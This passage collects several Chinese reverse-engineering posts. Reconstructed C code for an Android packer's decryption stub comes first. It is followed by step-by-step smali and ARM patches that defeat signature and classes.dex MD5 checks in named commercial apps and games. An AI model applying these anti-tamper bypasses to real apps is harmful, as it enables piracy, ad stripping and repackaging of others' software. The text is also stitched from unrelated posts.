        unsigned int inss = *(unsigned int*)symbol_va;
        if(inss-key){
            fRet = false;
        }
    }
    return fRet;
}

int cacheflush(void *start, void *end, long flags){
#ifdef __GNUC__
    return cacheflush ( start,   end,   flags);
#endif
    return 0;
}


void swap_byte(unsigned char *p, unsigned char *pp){
    char c = *p;
    *p = *pp;
    *pp = c;
}
```

```
void decompress(void *dest, int dest_length, void *compress_data){
    int i=0;
    unsigned int j=0,k=0;
    unsigned char *p = (unsigned char*)compress_data;
    unsigned char *pp, *ppp, *dest_ptr = (unsigned char*)dest;

    if(dest_length){
        for (;i<dest_length;i++)
        {
            j++;
            j<<=0x18;
            j>>=0x18;
            k = p[j]+k;
            pp = p+j;
            k<<=0x18;
            k>>=0x18;
            ppp = p+k;
            swap_byte(pp, ppp);
            dest_ptr[i] ^= p[(p[j]+p[k])&0xff];
        }
    }
}

typedef int (*pfn_JNI_OnLoad)(void* vm, void* reserved);

int call_original_jni_onload(pfn_JNI_OnLoad pfn, int flag,
                                    void *vm, void *reserved){
    unsigned int address = (unsigned int)pfn;
```

```
    if(flag){
        address+=(address&1)+(~(address&1));
    }
    return pfn(vm, reserved);
}

int stub_entry(void *vm, void *reserved){
    bool thumb_flag = 0;
    char work_buffer[0x130-8]={0};
    int result = 0;

    int pack_info_va = alignPC(get_pack_info(thumb_flag));

    pack_info * ppack_info =
        (pack_info*)((unsigned char*)pack_info_va);
    packed_symbols *ppacked_symbols = (packed_symbols*)
        ((unsigned char*)ppack_info+ppack_info->compress_data_length);
    packed_symbol *ppacked_symbol = &ppacked_symbols->packed_symbol;

    if(ppack_info->compress_data_length&&
        ppack_info->packed_symbol_count){

        for (int i=0; i<ppack_info->packed_symbol_count; i++)
        {
            if(ppacked_symbol->symbol_size
                &&ppacked_symbols->packed_symbol._symbol_size)
            {
                void *symbols_start = (unsigned char*)ppack_info
```

```
    +ppacked_symbols->compress_symbols_offset;
if(0 != do_mprotect(symbols_start,
    ppacked_symbols->compress_symbols_page_align_length,
    7)){
    return 0xc;
}
void *symbol_va = (unsigned char*)ppack_info+
    ppacked_symbols->packed_symbol.symbol_start_offset;
if(symbol_verify(symbol_va, ppacked_symbol->symbol_size,
    ppacked_symbol->symbol_instructions)){
    return 0;
}

memcpy(work_buffer, ppack_info->compress_data, 0x80<<1);

decompress((unsigned char*)ppack_info+
    ppacked_symbols->packed_symbol.symbol_start_offset,
    ppacked_symbol->symbol_size,
    work_buffer);

cacheflush((unsigned char*)ppack_info+
    ppacked_symbols->packed_symbol.symbol_size,
    (unsigned char*)ppack_info+
    ppacked_symbols->packed_symbol.symbol_size, 0);

if(!symbol_verify(symbol_va, ppacked_symbol->symbol_size,
    ppacked_symbol->symbol_instructions)){
    return 2;
```


```
                }

                do_mprotect(symbols_start,
                    ppacked_symbols->compress_symbols_page_align_length,
                    5);
            }
            ppacked_symbols++;
            ppacked_symbol++;
        }

    }

    if(ppack_info->old_JNI_OnLoad_offset){
        result = call_original_jni_onload(
            (pfn_JNI_OnLoad)
            (pack_info_va+ppack_info->old_JNI_OnLoad_offset),
            0, vm, reserved);
    }else{
        result = ppack_info->default_return_value;
    }

    return result;
}
```

对应的分析在 idb 里面有对应的注释。这里就不介绍了。


知道了解密的流程，就可以编码脱壳了。

根据 get_pack_info 和 alignPC 可以找到 pack_info 的 raw。这个值是 1308（这个值参考 idb 中对 get_pack_info 的分析得到

pack_info



packed_symbols
packed_symbols=pack_info+[pack_info+0xc]=1308+514=181c



然后按照 stub_entry 的流程就可以把原理加密的符号解密了。


把脱壳后的 so 用 IDA 分析

```
text:00003334                 EXPORT Java_com_apkprotect_Init
text:00003334 Java_com_apkprotect_Init
text:00003334
text:00003334 var_24C         = -0x24C
text:00003334 var_248         = -0x248
text:00003334 var_244         = -0x244
text:00003334 var_240         = -0x240
text:00003334 var_23C         = -0x23C
text:00003334 var_234         = -0x234
text:00003334 var_230         = -0x230
text:00003334 s               = -0x130
text:00003334 var_2C          = -0x2C
text:00003334
text:00003334                 PUSH    {R4-R7,LR}
text:00003336                 MOV     R7, R11
text:00003338                 MOV     R6, R10
text:0000333A                 MOV     R5, R9
text:0000333C                 MOV     R4, R8
text:0000333E                 PUSH    {R4-R7}
text:00003340                 LDR     R4, =0xFFFFFDD4
text:00003342                 MOVS    R2, #0x81
text:00003344                 MOVS    R1, #0          ; c
text:00003346                 ADD     SP, R4
text:00003348                 LDR     R4, =(__stack_chk_guard_ptr - 0x3352)
text:0000334A                 LSLS    R2, R2, #1
text:0000334C                 MOV     R8, R0
text:0000334E                 ADD     R4, PC
text:00003350                 LDR     R4, [R4]
```

此时方法的指令已经正常了。可以用 IDA 进行正常分析了。

至此 apkprotect so 拖壳已经分析完毕。

接下来会对 Init 函数和原来 JNI_OnLoad 的进行分析。这些方法中的字符串都经过加密的。JNI_OnLoad 还可以，Init 这块内容比较多。而且需要参考 android 对应的源码，稍后在发上来。


; wcc_encode(unsigned char *, unsigned char *, int, int)
EXPORT _Z10wcc_encodePhS_ii
_Z10wcc_encodePhS_ii
PUSH {R3-R7,LR}
MOV R7, R9
MOV R6, R8
PUSH {R6,R7}
LDR R4, =0x446
MOV R8, R3
LDR R3, =','
ADD R4, PC
MOVS R5, R0
LDR R3, [R4,R3]
MOV R9, R1
MOVS R6, R2
LDR R3, [R3]
CMP R3, #1
BEQ loc_CCA
loc_CCA
CMP R2, #0
BLE loc_CB2
LDR R7, =(aN0drEw - 0xCD6)
MOVS R4, #0
ADD R7, PC ; "@n0dr#ew"
CMP R2, #0
BLE loc_CB2
loc_CD4
MOV R3, R8
ADDS R0, R3, R4
MOVS R1, #9
BLX __aeabi_uidivmod
LDRB R3, [R5,R4]
LDRB R2, [R7,R1]
EORS R3, R2
STRB R3, [R5,R4]
ADDS R4, #1
CMP R4, R6
LDR R7, =(aN0drEw - 0xC9A)
MOVS R4, #0
ADD R7, PC ; "@n0dr#ew"

这回仔细看一下，函数开头读取了内存中的一个值，和 1 比较，之后会有两种不同的 encode 算法，这两种算法绝大部分都一样，只是其中一个算法在某一步读取内存时多加了个 0xC 的偏移。

再看了看，之前比较的那个值貌似就是 checkSign 函数最后保存的。于是我修改了几个指令让 checkSign 函数所有情况都会返回并且保存 1。

测试一下，居然还是不行！才想起来最开始的修改直接把调用 init()I 的代码注释掉了，导致 checkSign 函数根本没运行，从而也无法将 1 保存到内存中。

这次把最开始的修改恢复成原始的样子，打包，测试。

终于没问题了，剩下的去广告之类的工作就交给烈火吧。

写这篇文章也算是让自己记住这次教训，本来很容易的一件事，绕了一大圈最后还是回到原地解决。

http://www.jayxon.com/wochacha-6-6-remove-checksum/

去除<捕鱼达人 2>重打包检验的三种方法

- 很早也很多人对<捕鱼达人 2>的 校验有过研究，以前很菜搞不定，所以一直将这款软件压在箱底。随着搬砖搬的越来越多技术还算有点进步，就重新拿出来了。有人其实不少人说该游戏是签名校 验，其实我试验之后，却发现并不是签名校验，而是 classes 的 MD5 校验。确定的方法很简单：压缩包的形式删除原签名然后重新签，不闪退的证明不是签 名校验；反编译了 classes.dex 然后重新打包闪退的，则是包内文件的有关校验。

一、将 Smali 文件中获取包路径的参数转向我们自定义的。

该种方法最早见于：http://bbs.csdn.net/topics/390598569?page=2#post-395954285

竟然闪退那必然会在主 Activity 的 oncreate 中启动相关代码。下面是流程：

public class FishingJoy extends FishingJoyWrapper-->public class FishingJoyWrapper extends Cocos2dxActivity-->public abstract class Cocos2dxActivity extends Activity;

注意：class A extends B 表示 A 类承接 B 类，即 B 是 A 的相对父类。从而知 Cocos2dxActivity 是程序启动时的根类，查看 oncreate 方法：

```
protected void onCreate(Bundle paramBundle)
{
 super.onCreate(paramBundle);
 init();
 Cocos2dxHelper.init(this, this);
}
```

又转向至 Cocos2dxHelper 类的 init 方法中，下面是其主要的 smali 代码：

“参考文章：http://android.tgbus.com/Android/tutorial/201108/362210.shtml”

```
//通过 ApplicationInfo 类中的 packageName 方法获取程序名称并保存在 sPackageName 字符串中
iget-object v1, v0, Landroid/content/pm/ApplicationInfo;->packageName:Ljava/lang/String;
sput-object v1, Lorg/cocos2dx/lib/Cocos2dxHelper;->sPackageName:Ljava/lang/String;
//通过 ApplicationInfo 类中的 sourceDir 方法获取 APK 程序的路径，并传递给 native 层
iget-object v1, v0, Landroid/content/pm/ApplicationInfo;->sourceDir:Ljava/lang/String;
invoke-static {v1}, Lorg/cocos2dx/lib/Cocos2dxHelper;->nativeSetApkPath(Ljava/lang/String;)V
```

通过以上分析我们很容易得出，只需将获取 APK 路径的 v1 转向原版的 APK 即可绕过程序的校验。代码修改为：

```
iget-object v1, v0,Landroid/content/pm/ApplicationInfo;->sourceDir:Ljava/lang/String;
const-string v1, "/sdcard/buyudaren.apk"
invoke-static {v1}, Lorg/cocos2dx/lib/Cocos2dxHelper;->nativeSetApkPath(Ljava/lang/String;)V
```

需要的操作是将原版 apk 更名为 buyudaren.apk 放在 sdcard 的根目录即可。

“以下两种方法：http://www.52pojie.cn/forum.php?mod=redirect&goto=findpost&ptid=280003&pid=6338814”

二、我们上面知道该游戏是在 native 层对 classes.dex 文件进行校验的，所以我们在反编译后的 lib 文件夹进行“classes.dex”的搜索。可知 libgame.so 和 libsmsiap.so 两个文件都有，但是我们怎么区分呢？很简单那就是搜索路径传入的方法 nativeSetApkPath ，从而可以确定 libgame.so 是关键。用 IDA 或者 UE 打开这个 so，定位到 classes.dex 的位置会看到一串字符：8c1b87af8ab671fc6caadf5adc65fd31 很容易想到 MD5 值，然后将原版的 dex 从 apk 中拉出来，计算得这串字符确实是未修改的 classes.dex 的 MD5 值。
所以修改方法就是将该字符串修改为订正后的 classes.dex 的 MD5，然后签名安装即可。

三、偷天换日。

“so 与 dex 互验证欺骗：http://www.kanxue.com/bbs/showthread.php?t=190711”
这个方法很巧妙，是天哥推荐的一种方法，流程是这样的：
启动修改的 classes.dex-->加载 libgame.so-->验证 classes.dea 的 MD5 值，而 classes.dea 文 件是我们将原版 classes.dex 修改后缀之后放在 apk 之中的，这样亦可绕过验证。运用的规则是：程序启动只认 classes.dex 文件，而 so 中的验证只认赋予它的参数。

样本：http://pan.baidu.com/s/1hqzL09I

爱加密防止签名破解

方法/步骤

1. 现在的破解手段是越来越高明了，分享一篇破解签名的文章，各位研究一下，对于签名破解可要仔细防范呀。

   我们以“XXXX 管家”为例，该 apk 使用了签名保护。我们对 apk 二次打包后，程序无法运行。原因是程序运行时会获取当前应用签名和官方签名进行对比。如果发现不一致就会终止程序。

   下面我们对签名保护进行破解

   首先我们需要用到的工具是 APK 改之理。

2. 点击”项目”->”打开 apk”,反编译 apk。

3.

获取应用签名的 java 代码是：


```
PackageInfo  packageInfo  =  getPackageManager().getPackageInfo(
"xx.xxx.xx",  PackageManager.GET_SIGNATURES);
Signature[]  signs  =  packageInfo.signatures;
```

其中“Signature” 对应的 smali 代码是

“Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature”

我们在改之理

搜索“Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature”




4. 有两个文件用到了签名。首先看下 ct.smali

5. 发现这个 S(Ljava/lang/String;)　是获取签名的方法。Ctrl+F 搜索下“->s(”,看谁调用了 s 这个方法。搜索后定位到了　gy()方法。返回值是布尔型。

```
.method public gy()Z
    .locals 4

    .prologue
    .line 485
    iget-object v0, p0, Lqpm/ct;->mContext:Landroid/content/Context;

    invoke-virtual {v0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

    move-result-object v0

    .line 487
    invoke-direct {p0, v0}, Lqpm/ct;->S(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v0

    .line 491
    iget-object v1, p0, Lqpm/ct;->vh:Ljava/util/Properties;

    const-string v2, "signature"

    invoke-virtual {v1, v2}, Ljava/util/Properties;->getProperty(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v1
```

6. 该方法　491 行　查询了当前 apk 的签名，并保存在了 v0 寄存器里




```
490         .line 487
491         invoke-direct {p0, v0}, Lqpm/ct;->S(Ljava/lang/String;)Ljava/lang/String;
492
493         move-result-object v0
```

7. 500　行，获取了保存的官方签名，并保存在了 v1 寄存器里

```
499
500     invoke-virtual {v1, v2}, Ljava/util/Properties;->getProperty(Ljava/lang/String;)Ljava/lang/String;
501
502     move-result-object v1
```


8. 579 行，判断 v0 和 v1 是否相等。返回值保存在了 v0 寄存器里

   583 行，返回了 v0



9. 通过分析我们发现这个 gy()方法，就是判断签名的地方。我们只需要修改下让该方法返回真，就能突破签名保护。

   在 581 行，强制返回值 v0 为真



10. 保存，重新编译运行。程序可以正常打开了。

去除小黄人快跑 ver2.6.5 签名校验的过程

除了在源代码中添加混淆或者阻止反编译的代码以外，现在 APP 校验最多的方法恐怕就数“签名校验”和“classes.dex 文件的 MD5 校验”了。首先简单说一下我自己总结出的分辨是签名校验还是 dex 文件校验的方法。

1. 将 apk 以压缩包的形式打开删除原签名后，再签名，安装能够正常打开，但是用 IDE（即 apk 改之理，会自动反编译 dex）工具二次打包，却出现非正常情况的，如：闪退/弹出非正版提示框。可以确定是 dex 文件的校验，比如市面上的捕鱼达人 2；

2、将 apk 以压缩包的形式打开删除原签名再签名，安装之后打开异常的，则基本可以断定是签名检验。如果在断网的情况下同样是会出现异常，则是本地的签名检验；如果首先出现的是提示网络没有连接，则是服务器端的签名校验。

捕鱼达人 2 中 dex 文件校验的流程是，首先在本地通过 ApplicationInfo 类中的 sourceDir 方法获取 APK 程序的路径，并传递给 native 层，在 native 层获取 dex 文件的信息，并做判断。详见：http://blog.sina.com.cn/s/blog_92b6d74d0102uyrp.html

本地签名校验一种是 smali 文件获取已安装的签名信息与已保存的官方签名信息进行对比，如：http://jingyan.baidu.com/article/e4511cf30aa78b2b845eaf3d.html；另一种是将获取签名以及比较的过程都在 native 层，比如今天的小黄人快跑 ver2.6.5；

服务器签名校验的则是在本地获取现安装包的签名信息，然后通过 key 值的形式发送给服务器端进行校验，通过返回的值 True or fault，来判断是否验证通过。比如 BT 种子搜索器 ver1.5.7：http://blog.sina.com.cn/s/blog_92b6d74d0102uyoh.html

上面分析了一大堆，下面我们就开始切入正题：对小黄人快跑 ver2.6.5 签名校验的去除。

首先很容易判定它是签名校验。包名为：com.gameloft.android.ANMP.GloftDMCN 我们搜索“signature”时，稍微调整一下常规，在文件夹 \smali\com\gameloft 中搜索，这样得到的结果就更直观：


出现 6 个结果，排除第二、四个结果，因为其中与 signature 有关的代码行，既没有判断操作，也没有返回值的指令。第一、五、六个都有的关键代码如下：

```
#读取签名信息 v2
iget-object v2, v2, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
#将 v2 的长度存入 v3
array-length v3, v2
```


从这两行就已经看出不是关键之处，签名的长度是远远不能作为签名校验的依据的。
其实对于第三个结果，verify([B)Z 有没有发现该方法中直接没有获取签名的动作，所以直接 pass。那么 smali 文件里面 signature 的结果被我们全部 pass 了，那就该 so 文件了。

用 notepad++定位到 \lib\armeabi-v7a 搜索关键词“signture”，会出现三个结果，libsmsiap.so 与移动支付有关，首先排除。打开 Libcipher.so 你会发现仍然只是获取签名，没有做比较。所以专注研究 libdespicablemefree.so 即可。其实直接搜索“[Landroid/content/pm/Signature”定位更准确。

利用 IDA 加载 libdespicablemefree.so 完成以后，通过图中的方法或者直接 Shift+F12 查看字符串，查找“signature”，



定位到如下图中，点击向上的箭头表示向上追溯引用的地方。来到



需要做的修改为：

1、在 nativeGetApkSignature 最后的那个跳转更改为无限跳；

```
.text:002C3518          BEQ         loc_2C3550
```

2、在结束程序 kill 的函数中 让他直接跳转到 下一个函数

```
.text:0050AC20 loc_50AC20                ; CODE XREF: sub_50AB64+A4j
.text:0050AC20          MOV         R0, #0    //改为无限跳到：loc_50AC34
.text:0050AC24          BL          nativeExit
.text:0050AC28          BL          getpid  ; 获取程序 PID
.text:0050AC2C          MOV         R1, #2  ; sig
.text:0050AC30          BL          kill    ; 关闭操作
```

3、还有无限跳就是绕过：

```
.text:0050AC44          BL        __stack_chk_fail ; 比较失败
```
无限跳到
```
.text:0050AC48 loc_50AC48                ; CODE XREF: sub_50AB64+DCj
```
也就是方法尾了。

至此完成！

对【腾讯电池管家】签名保护的破解

